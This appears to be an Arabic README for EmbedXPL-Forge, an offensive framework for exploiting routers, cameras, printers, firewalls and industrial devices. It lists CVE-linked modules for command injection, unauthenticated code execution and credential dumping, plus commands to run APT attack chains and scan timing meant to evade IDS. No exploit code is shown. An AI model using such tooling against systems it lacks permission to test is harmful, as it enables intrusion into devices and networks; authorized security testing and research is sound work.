



nmap (binary) لتعزيز اكتشاف الشبكة وسكربتات NSEmasscan لاكتشاف RTSP عالي السرعةgcc/clang لترجمة وقت تشغيل PolyExploit C/C++msfconsole لتكامل Metasploit عبر PolyRunnerاعتماديات Python (تُثبَّت تلقائيًا):
requests, paramiko, pysnmp, pycryptodome, scapy, colorama, rich, python-nmap, aiohttp
إضافات NSE (pip install "embedxpl[nse]"):
python-nmap (مضمّن بالفعل في النواة)
القائمة الكاملة: requirements.txt
EmbedXPL-Forge مخصص للاختبار الأمني والبحث المصرح به فقط. استخدم هذه الأداة حصريًا على الأنظمة التي تملكها أو لديك إذن كتابي صريح لاختبارها. الوصول غير المصرح به إلى أنظمة الحاسوب غير قانوني. لا يتحمل المؤلفون أي مسؤولية عن سوء الاستخدام.
الدعم / الاستفسارات العامة: [email protected] المشكلات الأمنية: SECURITY.md
| GitHub | @mrhenrike |
| X / Twitter | @mrhenrike |
| mrhenrike |
| Website | uniaogeek.com.br |
| Blog | uniaogeek.com.br/blog |
الترخيص: BSD-3-Clause License - Copyright (c) 2026 União Geek إنشاء: André Henrique (@mrhenrike) | União Geek
tools/phase_gate.py اجتياز كل وحدة لفحوصات الاستيراد ومكافحة الإيجابيات الكاذبة والمراجع وجودة الكود قبل الدمج| النوع | التغطية | الوصف |
|---|
| أجهزة التوجيه / GPON ONT / CPE | أكثر من 580 وحدة | أجهزة توجيه SOHO، بوابات المؤسسات، GPON CPE/ONT (التركيز الأساسي) |
| كاميرات IP / NVR / DVR | أكثر من 60 وحدة | Hikvision، Dahua، Axis، Reolink، Amcrest، Uniview، Tapo، Swann، ANNKE، Edimax، Intelbras، Grandstream، Foscam، Xiongmai OEM، MVPower، وأكثر من 20 أخرى |
| الطابعات / MFP | أكثر من 185 وحدة | HP، Canon، Lexmark، Xerox، Ricoh، Brother، Epson، Kyocera، Samsung؛ سلاسل IPP/PJL/LPD/WSD/CUPS |
| NAS (التخزين الشبكي) | أكثر من 20 وحدة | QNAP، Synology، D-Link NAS، Zyxel NAS |
| أجهزة VPN / جدار الحماية / NGFW | 202 وحدة | Palo Alto، Fortinet، Cisco ASA/FTD/FMC، Check Point، Juniper، SonicWall، Sophos، WatchGuard، Zyxel، F5 BIG-IP، Citrix/NetScaler، Ivanti، Pulse Secure، pfSense، OPNsense، Barracuda، Imperva، MikroTik، Huawei USG، Stormshield، Hillstone، Sangfor، H3C، Radware، Symantec ProxySG، Trend Micro TippingPoint، Trellix، Arista EOS، OpenVPN AS، Phoenix Contact mGuard، Siemens SCALANCE، Moxa EDR، VyOS، IPFire، Kerio، Cisco Meraki، Array Networks + وحدات تجاوز بروتوكول OT/ICS |
| المحولات L2/L3 | 3 وحدات | المحولات المُدارة (Cisco، D-Link، NETGEAR) |
| SOHO Edge | 9 وحدات | أجهزة توجيه السفر، NAS، نقاط الوصول اللاسلكية |
| ICS / OT / الصناعية | أكثر من 35 وحدة | PLCs، SCADA، Modbus، S7comm، EtherNet/IP، Universal Robots PolyScope 5 |
| المنزل الذكي / البحري | أكثر من 10 وحدات | eNet SMART HOME، OpenRemote IoT، Metis maritime WIC/DFS |
| نظام التشغيل المدمج | أكثر من 25 وحدة | RIOT OS، OpenWrt، VxWorks، QNX، أجهزة wolfSSL، Tuya Arduino SDK |
| الأمر | الوصف |
|---|
use <module> | اختيار وحدة |
show options | عرض الخيارات القابلة للتكوين |
show info | عرض بيانات الوصف والمراجع الخاصة بالوحدة |
show devices | عرض أنواع الأجهزة المدعومة |
set <option> <value> | تكوين خيار |
check | التحقق مما إذا كان الهدف عرضة للثغرة |
run | تنفيذ الوحدة |
search <term> | البحث عن الوحدات حسب الكلمة المفتاحية |
discover [subnet] [--timing T0-T5] [--fresh] | فحص الشبكة الفرعية، وتحديد بصمة الأهداف، واقتراح الوحدات |
sessions list|show|delete|export|purge | إدارة سجل الفحص المستمر لكل مضيف |
apt | عرض مجموعات APT مع سلاسل الهجوم القابلة للتكرار |
apt show <group> | عرض تفاصيل سلسلة الهجوم (MITRE ATT&CK، وCVEs، والوحدات) |
apt search <device|CVE> | البحث عن مجموعات APT التي تستهدف جهازًا أو ثغرة CVE |
apt run <group> [#] | تنفيذ سلسلة هجوم APT (كاملة أو هجوم محدد) |
| الملف التعريفي | التأخير | حالة الاستخدام |
|---|
| T0 | paranoid — 300s | التهرب من IDS |
| T1 | sneaky — 15s | عمليات تدقيق هادئة |
| T2 | polite — 2s | تأثير أدنى |
| T3 | normal — 0.5s | الافتراضي |
| T4 | aggressive — 0.1s | فحوصات LAN سريعة |
| T5 | insane — 0s | CTF / مختبر فقط |
| الوضع | المنفذ | الفئة / الطريقة |
|---|
rtsp | 554 | RTSPClient(host, port) |
rtsps | 443/8443 | RTSPClient(host, port, use_tls=True) |
http | 80/8080 | RTSPClient(host, port, tunnel_http=True) |
https | 443/8443 | RTSPClient(host, port, use_tls=True, tunnel_http=True) |
| auto | any | RTSPClient.from_scheme(host, port, "http") |
| الجهاز | CVE | مسار الوحدة | نوع الهجوم |
|---|
| TP-Link TL-SC3171 / SC4171 / SC4171G | CVE-2013-2573 | exploits/cameras/tplink/tl_sc_series_cmd_inject_cve_2013_2573 | حقن الأوامر (بدون مصادقة) |
| TP-Link TL-SC3171 / SC3130 | CVE-2013-2581 | exploits/cameras/tplink/tl_sc_series_unauth_firmware_upload_cve_2013_2581 | رفع البرامج الثابتة بدون مصادقة |
| D-Link DCS-932L | CVE-2026-36983 | exploits/cameras/dlink/dcs_932l_light_sensor_rce_cve_2026_36983 | تنفيذ تعليمات برمجية عن بُعد عبر مستشعر الضوء |
| D-Link DCS-932L | CVE-2025-5573 | exploits/cameras/dlink/dcs_932l_admin_cmd_inject_cve_2025_5573 | حقن الأوامر في لوحة الإدارة |
| D-Link DCS-933L | CVE-2026-2218 | exploits/cameras/dlink/dcs_933l_admin_cmd_inject_cve_2026_2218 | حقن الأوامر في لوحة الإدارة |
| ZTE ZXHN H267N / H268N | CVE-2026-34473 | exploits/routers/zte/zxhn_h267n_h268n_dos_cve_2026_34473 | حجب الخدمة |
| ZTE ZXHN H298A / H108N | CVE-2026-34474 | exploits/routers/zte/zxhn_h298a_cred_dump_cve_2026_34474 | استخراج بيانات الاعتماد (ETHCheat) |
| Intelbras IWR routers | - | exploits/routers/intelbras/iwr_luci_rpc_rce | تنفيذ تعليمات برمجية عن بُعد بدون مصادقة عبر LuCI RPC |
| Multi-vendor BR ISP scanner | - | scanners/specialized/br_isp_scanner | اكتشاف نشط + فحص الثغرات |
--verbose | تمكين الإخراج المفصل |
| الخيار | الوصف |
|---|
-u, --url | عنوان URL الهدف (مطلوب) |
-c, --cookie | ملف تعريف ارتباط الجلسة |
-p, --proxy | وكيل HTTP/HTTPS |
-t, --timeout | مهلة الطلب بالثواني (افتراضي: 10) |
-k, --insecure | تعطيل التحقق من شهادة SSL |
-o, --output | حفظ النتائج في ملف |
-v, --verbose | تمكين الإخراج المطوّل |
-h, --help | عرض رسالة المساعدة |
| GitHub | Uniao-Geek |
| @uniaogeek |